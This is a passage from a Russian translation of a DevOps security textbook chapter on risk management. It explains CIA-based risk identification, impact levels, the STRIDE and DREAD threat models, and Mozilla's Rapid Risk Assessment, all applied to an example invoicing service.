Лучше определить изначальный уровень риска, а не то, во что он может превратиться. Если батареи взрываются, то это риск для репутации, и он так и должен быть обозначен. Проблемы безопасности устройств — риск для продуктивности. В некоторых ситуациях подразумевается непосредственно финансовый риск, например при подписании контракта с поставщиком или выделении значительных ресурсов на дорогостоящий проект. В конце концов, все упирается в деньги, но ваша оценка должны объяснить почему.

Если организация небольшая, то можете подойти сразу к исполнительному директору. Разговор может выглядеть так.

— Я собираю перечень рисков для компании и последовательно их упорядочиваю. Каков, по вашему мнению, самый важный риск для организации?

— Ну, это просто: осталось три месяца до Рождества — самого активного покупательского времени года. И я волнуюсь, что перепроектирование онлайн-магазина не будет завершено вовремя. Мы здорово рассчитываем на то, что новая версия увеличит продажи, а инвесторы горят желанием увидеть рост наших доходов перед началом следующего года, — отвечает директор.

— Как вы думаете, что способно помешать завершить этот проект вовремя: недостаток человеческих ресурсов, технологические проблемы, что-то еще?

— Для того чтобы узнать технологические подробности, лучше подойти в СТО. Но, насколько мне известно, были трудности с наймом квалифицированных инженеров. Наша действующая платформа тоже нестабильна: ей свойственно падать под воздействием большого объема трафика, и заказы даже не передаются, что подрывает доверие клиентов. Об этом я думаю больше всего.

Исходя из этой беседы, мы можем сделать множество выводов. С точки зрения бизнеса директору нужны высокая доступность и целостность онлайн-магазина, и подразумевается, что стремиться достичь их будут в ходе перепроектирования. Далее приведены определенные риски.

- ❑ *Риск продуктивности* — продуктивность пострадает от недостатка квалифицированных сотрудников.
- ❑ *Финансовые риски* (на двух уровнях) — инвесторы ожидают роста доходов, для того чтобы принять решение продолжать поддержку компании; заказы клиентов иногда теряются. С учетом того, что лишь несколько заказов иногда не доходят, риск для инвестиций, очевидно, более значителен.
- ❑ *Риск для репутации* — платформа нестабильна, а из-за этого клиенты могут постепенно перейти к конкурентам.

Прекрасным дополнением будет уточнение того, какие финансовые потери компания способна выдержать, не опасаясь за свое положение, насколько высока конкуренция на рынке, как плохая репутация способна повлиять на компанию и какие технологические испытания оказывают давление на организацию. Другие руководители также могут вам рассказать что-то полезное.

Как видите, в этом тренинге мы сосредоточились на высокоуровневых рисках. Его суть заключается в том, что риски на уровне бизнеса нужно определять прежде, чем более специфические риски. Зная это, вы сможете эффективнее оценить риски, например решить, что утечка данных о заказах за последнюю неделю на публичный сайт будет менее критической проблемой, чем недоступность сервиса в первую неделю декабря.

Понимание того, что опасно для организации и что является основной угрозой, помогает расставить приоритеты при распределении ресурсов. Ни в одной организации не бывает неограниченного запаса времени и денег. Управление рисками предназначено для того, чтобы помочь организации сосредоточиться сначала на самых важных рисках и лишь затем начать спускаться вниз по упорядоченному списку. В данном контексте на поддержку целостности и доступности данных должно быть выделено больше ресурсов, чем на защиту их конфиденциальности.

Это может прозвучать парадоксально (специалистам по безопасности свойственно наделять конфиденциальность наивысшим приоритетом), но так показывает анализ. Если не проводить такой тренинг, то вы сначала сосредоточитесь на ликвидации менее важных проблем, а не на тех, которые способны угрожать выживанию компании. Оценка рисков с помощью модели CIA — это первый уровень. Далее необходимо найти способ измерить количественное соотношение рисков, чтобы их можно было должным образом упорядочить.

11.4. Количественное измерение влияния рисков

В предыдущем примере мы предположили, что финансовый риск потери инвесторов будет воздействовать сильнее, чем финансовый риск потери некоторых заказов клиентов. Кажется, мы движемся в правильном направлении, но у нас нет данных, которые подтвердят эту мысль. Иногда вам будет казаться, что при управлении рисками вы принимаете решения интуитивно, но такие случаи должны быть исключениями, а не правилом. Обычно они являются признаком того, что для принятия решений недостаточно информации. Когда ее мало, оценка рисков будет качественной, а если больше — количественной. Вам всегда стоит пытаться собрать как можно больше данных, чтобы оценка была настолько объемной и качественной, насколько возможно.

Для описанной ранее модели мы можем определить три области, которым необходима количественная оценка: финансы, репутация и продуктивность. В зависимости от того, насколько глубокой вы хотите сделать оценку, можете принять решение об увеличении количества обсуждаемых областей. Например, в методе оценки рисков FAIR (факторный анализ информационного риска) выделяется шесть областей вместо трех (<http://mng.bz/3B12>). В этой главе мы будем придерживаться простого метода, а вы позднее сами сможете увеличить сложность.

11.4.1. Финансы

Финансовое влияние измерить проще всего. Подойдите к финансовому директору и спросите, насколько большие потери будут угрожать самому существованию организации. Скорее всего, вы получите точный ответ. Это *критический риск*. Масштабы воздействия можно представить в нескольких категориях.

- ❑ *Слабое* воздействие от потери менее 100 000 долларов. Риски этой категории расцениваются как неудобство, компания с легкостью сможет восстановиться после этого.
- ❑ *Среднее* воздействие от потери до 1 000 000 долларов. На этом уровне риска среднее звено менеджмента должно получать разрешение на использование ресурсов компании.
- ❑ *Высокое* воздействие от потери до 10 000 000 долларов. Высшее руководство должно четко понимать, каков уровень риска.

- ❑ *Максимальное* воздействие от потерь более 10 000 000 долларов, которые составляют треть годового дохода компании. Когда риск такого масштаба принят к сведению, ставится вопрос о выживании компании. Руководство должно не только понимать, что риски именно таковы, но и четко отслеживать развитие событий неделя за неделей.

11.4.2. Репутация

Репутация во многих случаях играет важную роль в деловых отношениях, и ее ухудшение может плохо повлиять на организацию. Основной проблемой здесь является то, что репутацию трудно измерить. Политики используют результаты голосования для измерения своей репутации у целевой аудитории, но малый и средний бизнес не может на регулярной основе делать нечто подобное. Альтернативой будет измерение риска для репутации по объему обсуждений данного инцидента в прессе. Эти данные не на 100 % точны, но они помогут при оценке воздействия риска.

- ❑ *Низкое* воздействие подразумевает, что событие вряд ли повлияет на репутацию организации.
- ❑ *Средним* воздействие можно считать, если клиенты будут жаловаться на свой негативный опыт контакта с вашей организацией в социальных сетях. В данном случае аудитория невелика, и чаще всего проблему можно решить на уровне службы поддержки.
- ❑ *Высокое* воздействие подразумевает, что событие стало объектом внимания специализированной прессы и небольшая группа клиентов, скорее всего, это заметит. В таком случае репутация организации пострадает, но ее можно восстановить.
- ❑ *Максимальное* воздействие представлено рисками, которые привлекут внимание национальной прессы (газет, телевидения и т. п.) и серьезно ухудшат репутацию организации. Это будет угрозой существованию организации, и для восстановления репутации у клиентов потребуются большие усилия.

11.4.3. Продуктивность

Функционирование организаций зависит от их способности производить товары или оказывать услуги. Понимание того, какие риски влияют на продуктивность, — это важная часть процесса оценки рисков. Мы можем измерить их с помощью двух переменных: периода времени измерения продуктивности и степени воздействия на организацию.

Сначала разделим организацию на малые и большие группы. Любая команда, в которую входит до 10 % сотрудников, является малой группой, а если их больше, то большой. Следовательно, уровни рисков воздействия на продуктивность будут такими.

- ❑ *Низкое* воздействие остановит работу малой группы на период до суток, а большой — до нескольких минут.

- ❑ *Среднее* воздействие остановит работу малой группы на период до нескольких дней, а большой — до нескольких часов.
- ❑ *Высокое* воздействие остановит работу малой группы на период до нескольких недель, а большой — до нескольких дней. Это серьезно повлияет на организацию, так как будут откладываться проекты и клиенты не смогут получить свои продукты или сервисы, но организация способна восстановиться.
- ❑ *Максимальное* воздействие остановит работу малой группы на месяцы, а большой — на недели. В такой ситуации способность организации производить ценность значительно снижается, возникает угроза ее существованию, а восстановление потребует больших усилий.

Также можно использовать уровни воздействия на продуктивность для выявления финансовых потерь, например при вычислении стоимости рабочей силы. Если 30 % организации целую неделю не может работать, а средняя дневная зарплата составляет 500 долларов, то *высокое* воздействие на продуктивность станет причиной *среднего* финансового воздействия.

Теперь нам известно о трех типах рисков (конфиденциальности, целостности и доступности) и трех областях воздействия (финансы, репутация и продуктивность). Мы создаем очертания фреймворка для классификации и упорядочения рисков. Для множества организаций недостаточно измерения воздействия финансов, репутации и продуктивности, однако существуют более точные модели, с помощью которых можно лучше оценивать угрозы и их воздействие. В следующем разделе поговорим о выявлении угроз и измерении уязвимости организации.

11.5. Выявление угроз и измерение уязвимости

Риск (R) часто определяется как произведение угроз (T), уязвимости (V) и воздействия (I):

$$R = TVI.$$

Мы обсуждали измерение воздействия, но не угроз и уязвимостей. В этом разделе поговорим о фреймворке для моделирования угроз, называемом STRIDE, и об инструменте для оценки уязвимостей DREAD. Используя эти две модели вместе, можно выявлять угрозы и измерять уязвимости для того, чтобы лучше классифицировать риски.

Когда далее в этой главе вы будете создавать свой фреймворк оценки рисков, то снова воспользуетесь концепцией угроз и уязвимостей для того, чтобы управлять классификацией рисков.

11.5.1. Фреймворк моделирования угроз STRIDE

Моделирование угроз — это процесс выявления векторов атак, которые касаются триады CIA информации. Термин «моделирование угроз» звучит внушительно, но суть его проста: взгляните на систему и подумайте о том, чем атакующий может

воспользоваться. Например, для сервиса `invoicer` из первой части примером угрозы можно считать преодоление атакующим способов управления доступом и получение счетов всех пользователей. Велика вероятность того, что утечка конфиденциальных данных негативно повлияет на репутацию организации.

Для моделирования угроз потребуется охватить весь перечень атак, которым подвержена система. Всеобъемлющее моделирование выполнить непросто, особенно если системы крупные и сложные, поэтому для таких задач существуют особые методологии. STRIDE (Spoofing — «спуфинг», Tampering — «вмешательство», Repudiation — «отрицание», Information disclosure — «раскрытие информации», Denial of service — «отказ в обслуживании», Elevation of privilege — «расширение прав доступа») — одна из таких методологий, разработанная Microsoft для оценки рисков. Аббревиатуру, образованную типами охватываемых угроз, документация Microsoft описывает следующим образом (<http://mng.bz/1X51>).

- ❑ *Спуфинг* — примером спуфинга служит незаконное получение доступа и использование данных аутентификации другого пользователя, например имени пользователя и пароля.
- ❑ *Вмешательство в данные* — вмешательство в данные подразумевает вредоносное их изменение. Примерами могут послужить незаконное внесение изменений в данные постоянного хранения, которые, предположим, находятся в базе данных, и изменение данных во время их передачи одним компьютером другому по сети, такой как Интернет.
- ❑ *Отрицание* — угрозы отрицания исходят от пользователей, которые отрицают выполнение действия, пока другая сторона не докажет обратное, — например, пользователя, совершающего неразрешенную операцию в системе, недостаточно хорошо отслеживающей запрещенные операции. Предотвращение отрицания относится к способности системы учитывать угрозы отрицания. Например, пользователь, который покупает товар, должен будет оставить подпись по его получении. Поставщик затем может использовать эту подпись как доказательство того, что посылка получена адресатом.
- ❑ *Раскрытие информации* — угроза раскрытия информации подразумевает предоставление информации тем, кто не должен был получить к ней доступ, например чтение пользователем файла, к которому он не должен иметь доступа, или возможность чтения атакующим данных, передающихся между двумя компьютерами.
- ❑ *Отказ в обслуживании* — DoS-атаки делают сервисы недоступными для действительных пользователей, например, при временном отсутствии доступа или невозможности использования. Вам нужно защититься от определенных типов DoS-угроз для того, чтобы улучшить доступность и надежность своей системы.
- ❑ *Расширение прав доступа* — этот тип угроз подразумевает получение неприулегирированным пользователем расширенных прав доступа и возможностей для вторжения или разрушения всей системы. Угроза расширения прав доступа включает в себя такие ситуации, во время которых атакующий эффективно проникает через все защитные механизмы системы и становится частью самой доверенной системы. Это ужасно!

Применение STRIDE для оценки множества способов нападения на систему поможет провести анализ настолько глубоко, насколько это возможно. Давайте пройдемся по нашему примеру, основываясь на сервисе `invoiceg`, чтобы посмотреть, как STRIDE руководит анализом. Напомню, что сервис `invoiceg` — это простое приложение с базой данных, которое позволяет пользователям отправлять и получать счета за медицинские услуги. Пользователи соединяются с ним с помощью браузера на своем компьютере, а сам сервис размещен на AWS. Давайте предположим, что вы еще не реализовали в нем никаких мер безопасности — ни аутентификацию, ни безопасность транспортного уровня, ни что-либо еще. В таком контексте мы можем выделить следующие угрозы.

- ❑ *Спуфинг подлинности* — недобросовестный пользователь мог от лица действительного пользователя загружать вредоносные инвойсы.
- ❑ *Искажение данных* — атакующий может проникнуть в базу данных с помощью SQL-инъекции или чего-либо еще, чтобы удалить или изменить хранящиеся счета.
- ❑ *Отрицание* — атакующий может удалить из системы сведения о том, что клиент оплатил счет, что станет фактом отрицания произведенной оплаты.
- ❑ *Раскрытие информации* — атакующий может слить все счета из базы данных, чем нанесет большой урон конфиденциальности данных действительных пользователей.
- ❑ *Отказ в обслуживании* — атакующий может отправить большой объем счетов, перегрузить приложение и спровоцировать его падение, в результате чего пользователи не смогут получить доступ к сервису.
- ❑ *Расширение прав доступа* — атакующий может проникнуть на сервер приложения и получить доступ к другим важным сервисам, размещенным в инфраструктуре.

Это далеко не полный список того, что может угрожать сервису `invoiceg`, но он позволяет проследить за тем, как модель угроз STRIDE проводит анализ. Если не придерживаться модели, то вполне вероятно, что один или два вектора атак будут упущены.

STRIDE позволяет идентифицировать угрозы, но не затрагивает уязвимость организаций к этим угрозам. Это уже задача модели DREAD, о которой мы поговорим далее.

11.5.2. Фреймворк моделирования угроз DREAD

Теперь у нас есть модель идентификации угроз для информации системы, а также модель количественного измерения их воздействия на организацию, но насколько реалистичны эти угрозы? Модель DREAD позволяет вычислить уязвимость организации к заданной угрозе. Это еще одна модель, созданная Microsoft для совместной работы с STRIDE, которая оценивает по шкале от 1 до 10 пять аспектов риска, которые может представлять угроза (<http://mng.bz/3h37>). Вот эти аспекты.

- ❑ *Потенциальный урон* — насколько большой урон может быть нанесен при эксплуатации уязвимости.

- *Воспроизводимость* — насколько легко атаку можно воспроизвести.
- *Подверженность атакам* — насколько легко можно развернуть атаку.
- *Затронутые пользователи* — сколько пользователей было затронуто (грубый подсчет).
- *Обнаруживаемость* — насколько легко можно обнаружить уязвимость.

Здесь наблюдается некоторое наложение измерений, выполняемых DREAD, и определенных ранее уровней воздействия, что затрудняет использование этих аспектов в качестве точной формулы (см. врезку «Научная строгость и управление рисками»). Модель может не всегда работать математически точно, но она поможет при обсуждении уязвимости в ходе оценки рисков. Например, вот как можно использовать ее для определенной ранее угрозы искажения данных.

1. *Потенциальный урон (DP)* — при атаке могли быть изменены все неоплаченные счета в базе данных, что серьезно парализовало бы денежные потоки в организации. Урон, вероятнее всего, был бы большой.
2. *Воспроизводимость (R)* — для атаки необходимо пробиваться через защиту приложения, но сейчас нет известных векторов атак, поэтому их воспроизведение маловероятно.
3. *Подверженность атакам (E)* — сервис `invoiceg` размещен в Интернете в открытом доступе, поэтому подверженность атакам велика.
4. *Затронутые пользователи (A)* — могут быть задеты все пользователи с неоплаченными счетами.
5. *Обнаруживаемость (D)* — исходный код `invoiceg` — открытый, а значит, атакующий может проверить его и найти лазейку. При разработке `invoiceg` использовались наилучшие приемы, поэтому маловероятно, что такая проблема существует. Обнаруживаемость будет низкой.

Для получения конечного показателя вычисляется среднее. Если DREAD-показатели следующие: $DP = 8$, $R = 2$, $E = 10$, $A = 10$, $D = 4$, то результат составит $(8 + 2 + 10 + 10 + 4) / 5 = 6,8 \approx 7$. По нашим оценкам, уязвимость к угрозе искажения данных высока и равна 7.

Научная строгость и управление рисками

Методы управления рисками зачастую критикуют за недостаток строгости. Множество экспертов спорят о справедливости триады CIA, точности измерений в уровнях DREAD и неоднозначности угроз в модели STRIDE. Даже формула риска $R = TVI$ часто становится объектом для дебатов.

Правда в том, что ни одна из этих моделей не идеальна и ни один предопределенный фреймворк управления рисками не гарантирует исчерпывающих и точных результатов. Модели предназначены для привнесения методичности и последовательности

в процесс оценки рисков, но они не способны застраховать от формирования неправильной оценки. Управление рисками — это далеко не точная наука. На самом деле чем больше математики вы используете во фреймворке, тем сложнее с ним будет работать.

В небольших организациях зачастую предпочтительнее стремиться упростить процесс и позволить людям заниматься оценкой. Дискуссия между разработчиками, менеджерами проектов и инженерами по безопасности о рисках часто может оказаться более продуктивной, чем строгая формула. По большому счету оба подхода полезны, и вам нужно найти баланс между научной строгостью и гибкостью своего фреймворка.

STRIDE и DREAD — это полезные инструменты, помогающие оценить риски, но когда ваши системы начнут расти, количество точек измерения значительно удлинит период оценки. Важно находить баланс между точностью оценки риска и стоимостью ее выполнения. В быстроразвивающихся организациях количество ресурсов, предназначенных для обеспечения безопасности, ограничено, так что зачастую непрактично выполнять сложную оценку для каждого из сервисов. В следующем разделе мы обсудим модель, предназначенную для выявления рисков за минимальное время, выделенное на оценку рисков по каждому новому проекту.

11.6. Быстрая оценка рисков

Чтобы стратегия управления рисками была успешной, ее нужно интегрировать во все структуры организации, и для этого потребуется участие всех, кто работает с данными. Собрать инженеров, воодушевленных управлением рисками, будет сложнее, чем кажется. Большинство инженеров, особенно в малых организациях, считают оценку рисков утомительным, скучным и даже мучительным занятием, которое лучше передать консультантам, чем оставлять для выполнения людьми, занятыми реализацией продуктов компании. Эти консультанты, чья работа оценивается качеством их отчетов, зачастую подтверждают всеобщие страхи и создают непостижимые разноцветные таблицы, на которые высшее руководство взглянет лишь раз и забудет.

Моя первая встреча с методологиями оценки рисков была подобна той, что я описал, и я думаю, что этот пример наглядно демонстрирует, почему большинство инженеров оказываются не в восторге от такого тренинга. Когда я учился в колледже, пара консультантов приходила преподавать нам метод *режима отказа, последствий и анализа критичности* (FMESA, <http://mng.bz/0Uw8>). FMESA — это авторитетная методология, разработанная в армии Соединенных Штатов в 1940 году для оценки сопротивления их систем сбоям. Она получила известность и была использована даже NASA в программе «Аполлон». Нас разделили на группы по шесть студентов и просили оценить риск отказа критических компонентов, таких как

датчики температуры или углекислого газа, на условном химическом комбинате. Мы совместно работали в течение двух дней, пытаясь понять методологию FMECA, и в итоге у нас получились гигантские таблицы сценариев отказа для каждого из компонентов, упорядоченных:

- ❑ по вероятности отказа;
- ❑ воздействию отказа;
- ❑ вероятности незамеченного отказа компонента.

Перемножение трех значений давало риски отказа данного компонента, которые должны были помочь руководству предприятия определить, на обслуживании какого компонента нужно сосредоточить ресурсы.

Я не помню, какую оценку мы получили в результате этой работы, но отчетливо помню, как мне не нравился этот процесс, и я не был уверен в качестве проделанного анализа. Казалось, будто у нас вечно не хватает данных для того, чтобы правильно оценить что-то, и мы вместо измерений начинали строить догадки. Мы сильно концентрировались на качественной стороне анализа и уделяли недостаточно внимания количественной стороне.

Позднее, работая в банковской сфере, я обнаружил, что высококвалифицированные инженеры с большим опытом работы чувствовали себя точно так же, как и я во время выполнения своей первой оценки рисков. Наша команда по безопасности использовала оригинальную методологию, требовавшую тщательного подхода, погружающую всех в море данных, которые нужно было собирать, сортировать и упорядочивать. Над анализом рисков приходилось работать несколько недель и привлекать множество сотрудников организации, даже если целевая система была не слишком сложной. Итоговые данные получались высококачественными и помогали проектам принимать правильные решения, но их высокая стоимость позволяла лишь большим организациям выполнять такую глубокую оценку рисков.

Классические методологии оценки рисков могут принести пользу любой организации, но если это не банк, правительственное агентство или международная корпорация, то они окажутся для них недоступными. Они слишком сложны, слишком громоздки, выполнять их слишком утомительно.

В DevOps-организациях, стремящихся к быстрым циклам релизов и большой гибкости, эти методологии работать не будут. К моменту завершения классической оценки многие новые версии программ уже будут выпущены и данные о рисках окажутся неактуальными. Систематическая оценка каждого проекта также будет выполняться медленно, поэтому оправдать время, затраченное на выявление рисков, можно будет лишь для некоторых проектов.

Классическая оценка рисков очень полезна, но для каждодневного использования нужен более простой подход. Фреймворк быстрой оценки рисков (Rapid Risk-Assessment, RRA) — это облегченная версия, которая потребует от получаса до часа работы над одним проектом (<http://mng.bz/bkY0>). Мы разработали его в Mozilla для того, чтобы привнести этот высокоуровневый подход к оценке рисков во все новые

проекты и на основе его результатов решать, когда необходим более подробный анализ безопасности, например глубокий обзор безопасности, на реализацию которого потребуется несколько недель. В этом разделе мы пройдемся по фреймворку RRA, обсудим различные точки измерений и посмотрим, как все это можно применить к сервису `invoicer`.

11.6.1. Сбор информации

Первая фаза любой оценки рисков — сбор информации и определение масштаба анализа. При крупномасштабном обзоре рисков она может занимать дни, а иногда и недели. В RRA вам важно только идентифицировать целевую обозреваемую систему и назвать некоторых ключевых сотрудников.

На рис. 11.2 показан типичный информационный заголовок, который будет храниться в таблице оценки. В таблице приводятся имя и описание сервиса, в также его целевая аудитория. Для сервиса `invoicer` целевой аудиторией являются клиенты организации.

Имя сервиса	Имя сервиса
Описание	Простое приложение на REST API, обслуживающее счета и созданное специально для книги «Безопасный DevOps»
Аудитория	Клиенты

Владелец сервиса	ИТ-сервисы	Тревор
Другие контакты	Разработчики: Макс и Карен. Администратор: Дэвид	
Аналитик рисков	Безопасность	Сэм

Рис. 11.2. У таблицы оценки рисков RRA есть заголовок, где перечислены имя сервиса, его назначение и вовлеченные в его работу люди

Далее указан владелец сервиса. Согласно фреймворку RRA, сервис принадлежит человеку или команде (если команде, то в качестве владельца указывается имя ее менеджера). Владелец сервиса, по сути, отвечает за его безопасность и решает, как относиться к выявленным рискам.

Указание владельца сервиса поможет и при реагировании на инцидент. В организациях с десятками, если не сотнями сервисов иногда бывает сложно найти человека, который отвечает за конкретный. Запись этой информации в RRA сэкономит время в будущем.

В таблице также указаны люди, участвующие в работе сервиса, — здесь это разработчики и администраторы, — а также специалист, который ведет RRA.

Далее необходимо получить общее представление о том, что делает сервис. В RRA это обычно происходит в форме встречи члена команды, обеспечивающей безопасность, владельца сервиса и соответствующих инженеров. В данный момент команда по безопасности ничего не знает о сервисе, поэтому в первую очередь требуется сделать общий обзор того, что он делает и как работает, — мини-презентацию.

Эта фаза сбора информации преследует две цели. Во-первых, она разряжает обстановку и способствует тому, что инженеры начинают обсуждать предстоящую работу. Они находятся в своей среде, а вы просто слушаете и делаете заметки (рис. 11.3). Иногда бывает не по себе начинать разговор о рисках с незнакомыми людьми, которые могут с недоверием отнестись к тренингу и оказаться не готовыми откликнуться. Начиная же с непринужденной беседы об архитектуре и реализации сервиса, которую разработчики сразу же проиллюстрируют диаграммами и документацией, вы поможете всем сосредоточиться на одной теме и начать ее обсуждать.

Общие заметки
Invoiceer — это открытый API, который позволяет клиентам управлять своими счетами
Приложение разработано на Go и размещено на AWS. В нем присутствуют распределитель нагрузки, серверы приложения и база данных PostgreSQL
Пользователи получают доступ к своим данным посредством входа в персональный аккаунт с помощью OAuth
Счета содержат конфиденциальную информацию о клиентах (сведения об аккаунте, адреса, сведения о покупке и т. д.)
Веб-интерфейс позволяет пользователям просматривать, загружать и удалять счета
Приложение развернуто в виде Docker-контейнера в Elastic Beanstalk. Контейнер создан в CircleCI и загружен в Docker Hub
Процесс создания резервных копий базы данных автоматизирован в AWS, а снимки делаются каждый час. Все хранится в основном аккаунте AWS

Рис. 11.3. Обзор бизнес-сценариев и реализации сервиса зафиксированы в виде заметок

Во-вторых, она позволяет вам разобраться в техническом воплощении сервиса. Но здесь необходима осторожность, так как вам не нужно, чтобы обсуждение скатилось к деталям реализации. Старайтесь поддерживать ознакомительный характер беседы, чтобы разобраться в пользовательских сценариях, содержащихся в сервисе, и управляйте обсуждением, не позволяя слишком углубляться в частности.

В случае с приложением invoiceer заметки описывают довольно прямолинейные бизнес-сценарии и очерчивают общую реализацию сервиса. Количество заметок зависит от сложности обзораемого сервиса и вашего опыта работы с организацией. После обзора 20 микросервисов, работающих по одной модели, ваши заметки по

технической реализации станут заметно короче. На этом этапе оценки у вас уже должно сложиться общее представление, что позволит начать задавать вопросы, которые помогут заполнить словарь данных.

11.6.2. Определение словаря данных

Вся оценка рисков сосредоточена на данных, и RRA не исключение. В разделе словаря данных вы определитесь с типом информации, обслуживаемым сервисом, и классифицируете его. На рис. 11.4 показаны данные, обслуживаемые сервисом `invoiceer`. Уровни классификации были определены во время разговора о конфиденциальности ранее в этой главе.

- ❑ Наиболее конфиденциальная информация, обслуживаемая сервисом, — это счета клиентов. В них может содержаться личная информация, и их можно предоставлять лишь отдельным людям.
- ❑ Техническая информация, необходимая для обслуживания сервиса, такая как e-mail-адреса, входные сведения для баз данных, журналы приложений, должна быть доступна командам по эксплуатации и поэтому обозначается как конфиденциальная в пределах этих рабочих групп.

Словарь данных			
Категория	Классификация	Компенсирующие меры безопасности	Содержит публично определяемую информацию (IP-адреса и т. п.)
Счета	Только отдельные люди		
E-mail-адреса клиентов	Конфиденциальная в пределах рабочих групп		Используется в качестве идентификатора для входа в систему
Входные сведения для базы данных	Конфиденциальная в пределах рабочих групп	Используется только из AWS	
Логи приложений	Конфиденциальная в пределах рабочих групп		Содержит публично идентифицируемую информацию (IP-адреса и т. п.)
Совокупный доход	Конфиденциальная в пределах сотрудников организации	Публикуется ежеквартально	Также доступна в сервисе оплаты, потеря данных не нанесет урона
Исходный код приложения	Открытая		Уже доступна в GitHub

Рис. 11.4. Словарь данных RRA содержит важную информацию, обрабатываемую сервисом `invoiceer`, и определяет требования к конфиденциальности

- ❑ Сервис `invoiceer` может высчитывать доходы, суммируя счета. Эта информация — *совокупный доход* — обычно открыто публикуется каждый квартал и доступна сотрудникам еще до этого. Она классифицируется как конфиденциальная и распространяется лишь среди сотрудников организации.
- ❑ Исходный код приложения иногда может быть конфиденциальным. Здесь же приложение с открытым исходным кодом, доступное для чтения всем подряд, поэтому его уровень конфиденциальности — публичный.

Словарь данных для RRA иногда бывает трудно заполнить либо потому, что данных много (сервис довольно крупный), либо потому, что люди, пришедшие на встречу, не обладают полнотой информации. В такой ситуации постарайтесь сосредоточиться на наиболее закрытых сведениях и убедитесь в том, что они правильно представлены в таблице.

Другой вопрос, который часто возникает во время обзора: насколько большая часть инфраструктуры должна быть зафиксирована в словаре данных. Если всем серверам организации необходим ключ API, чтобы передать свой статус центральной системе наблюдения, отражаете ли вы эту информацию для каждого из сервисов? Это зависит от обстоятельств. По возможности основную инфраструктуру стоит рассматривать отдельно, а все сервисы должны наследоваться от нее. Но если вы не уверены в правильности такого решения или инфраструктура нестандартная, то не страшно, если здесь вы укажете это.

На данный момент вы составили для себя хорошее представление о сервисе и сделали обзор обрабатываемых им данных. Можете приступить к основной процедуре и оценить риски.

11.6.3. Выявление и измерение рисков

Фреймворк RRA выделяет измерения для трех областей риска: конфиденциальности, целостности и доступности данных. Каждая область состоит из трех областей воздействия: репутации, продуктивности и финансов организации. Всего измерений девять (три категории риска и три типа воздействия), и вам нужно последовательно применить к каждому из них модель угроз и анализ воздействия.

Начните с конфиденциальности (см. таблицу рисков на рис. 11.5) и ее первой области воздействия — репутации. Начинать отсюда будет легко, так как обычно все могут представить себе замешательство при утечке приватных данных. Вы могли бы спросить: «Что произойдет, если база данных `invoiceer` просочится наружу и ее содержание будет опубликовано в Twitter?» — и понаблюдать за тем, как люди меняются в лице, воображая себе этот ужасный сценарий.

Опять же вы можете использовать определенные ранее уровни воздействия. Если база данных будет скомпрометирована, то клиенты расстроятся, специализированная пресса обратит внимание на историю и некоторое время будет наблюдать за ее развитием, а компании придется опубликовать несколько заявлений с извинениями. Это будет хаос, но его недостаточно для того, чтобы разрушить компанию (в 2014 году Target потеряли данные по 70 млн кредитных карт клиентов и прекрас-

но восстановились), поэтому вы оцените риск нарушения конфиденциальности как высокий уровень воздействия на репутацию организации.

Таблица рисков					
Атрибут безопасности	Тип воздействия	Воздействие	Вероятность	Риск	Угрозы, сценарии, причины
Конфиденциальность (раскрытие)	Репутация	Высокое	Низкая	Средний	Раскрытие информации из базы invoicer расстроит пользователей и нанесет урон репутации, но здесь нет строгих договорных обязательств по защите данных
	Продуктивность	Низкое		Низкий	Этот сервис не используется как внутренний, он строго обращен в открытый Интернет
	Финансы	Среднее		Низкий	Раскрытие информации не будет непосредственно влиять на финансы (информация об оплате здесь не хранится), но может напрямую повлиять на репутацию

Рис. 11.5. Оценка рисков для конфиденциальности по каждому типу воздействия демонстрирует, что утечка данных способна влиять на репутацию организации

Таблица рисков содержит также столбец вероятности, где находится одно значение для всего ряда, относящегося к конфиденциальности. Во фреймворке RRA вероятность используется ограниченно и указывается для обозначения очевидных индикаторов, присвоенных сервису. Эти индикаторы могут сообщать, что сервис не будет эксплуатироваться согласно стандартам, что он может подвергаться атакам или заменяться более ранним сервисом, который сам был атакован, или что подобные сервисы внутри или снаружи организации могут быть атакованы. В нашем случае нет никакого дополнительного уведомления о том, что invoicer может оказаться избранной жертвой, поэтому вероятность атаки будет низкая.

Аналогичный процесс годится также для рисков для продуктивности и финансов. Это сервис, предназначенный для клиентов, поэтому воздействие на продуктивность низкое, но урон для репутации может спровоцировать финансовые риски, и поэтому им присваивается средняя степень воздействия. Эти две категории воздействия представляют низкие риски из-за малой вероятности атаки.

Произведение воздействия на вероятность даст уровень риска. Вместо формулы вы можете пользоваться таблицей, чтобы определять уровень риска, основанный на воздействии и вероятности (рис. 11.6).

Анализ продолжится оценкой рисков для целостности в invoicer. Как упоминалось ранее, целостность часто оказывается непростой и любопытной темой для обсуждения с инженерами. Именно здесь извращенный разум специалистов сферы безопасности начинает блистать проектированием замысловатых способов искажения данных.

Риск		Вероятность			
		Низкая	Средняя	Высокая	Максимальная
Воздействие	Низкое	Низкий	Низкий	Средний	Средний
	Среднее	Низкий	Средний	Высокий	Высокий
	Высокое	Средний	Высокий	Высокий	Максимальный
	Максимальное	Средний	Высокий	Максимальный	Максимальный

Рис. 11.6. Уровни риска, определенные по степени воздействия и вероятности угрозы

Для этого проекта вполне очевидно, что изменение счетов будет не по душе затронутым этим событием пользователям и повлияет на репутацию организации так же, как и утечка данных. Но интересен следующий вопрос: что, если атакующий перепишет счета в базе данных незаметно?

Вполне вероятно, что это может оказать колоссальное воздействие на финансы организации, так как счетам больше нельзя будет доверять, а поэтому их не будут выставлять клиентам. Компания не сможет принимать оплату, и поток средств вскоре иссякнет, отчего всей организации может угрожать развал. Обычно такую ситуацию вы захотите отнести к максимальным рискам.

В этом примере вы продвинетесь дальше и представите, что другой сервис организации недавно пострадал от инцидента с искажением данных. Сервис *invoiceer*, размещенный аналогичным способом, подвержен такому же риску, поэтому вы увеличите вероятность атаки до средней степени. Максимальное воздействие и средняя вероятность дают высокий риск согласно таблице, приведенной на рис. 11.7.

И наконец, подобным образом оцените риски для доступности (рис. 11.8). Сервис *invoiceer* используется клиентами, поэтому любой период недоступности будет вызывать недовольство. Вы не ожидаете, что недоступность сильно взбудоражит клиентов, поэтому воздействие на репутацию будет средним. Воздействие на продуктивность останется низким, так как сервис не нацелен на внутренних пользователей. А финансовое воздействие будет считаться высоким из-за того, что недоступность будем мешать клиентам получать и оплачивать счета. Если недоступность продлится более пары дней, то блокировка потока денежных средств может привести к проблемам с бухгалтерией, но этого недостаточно, чтобы опасность грозила всей организации, поэтому итоговый риск будет средним.

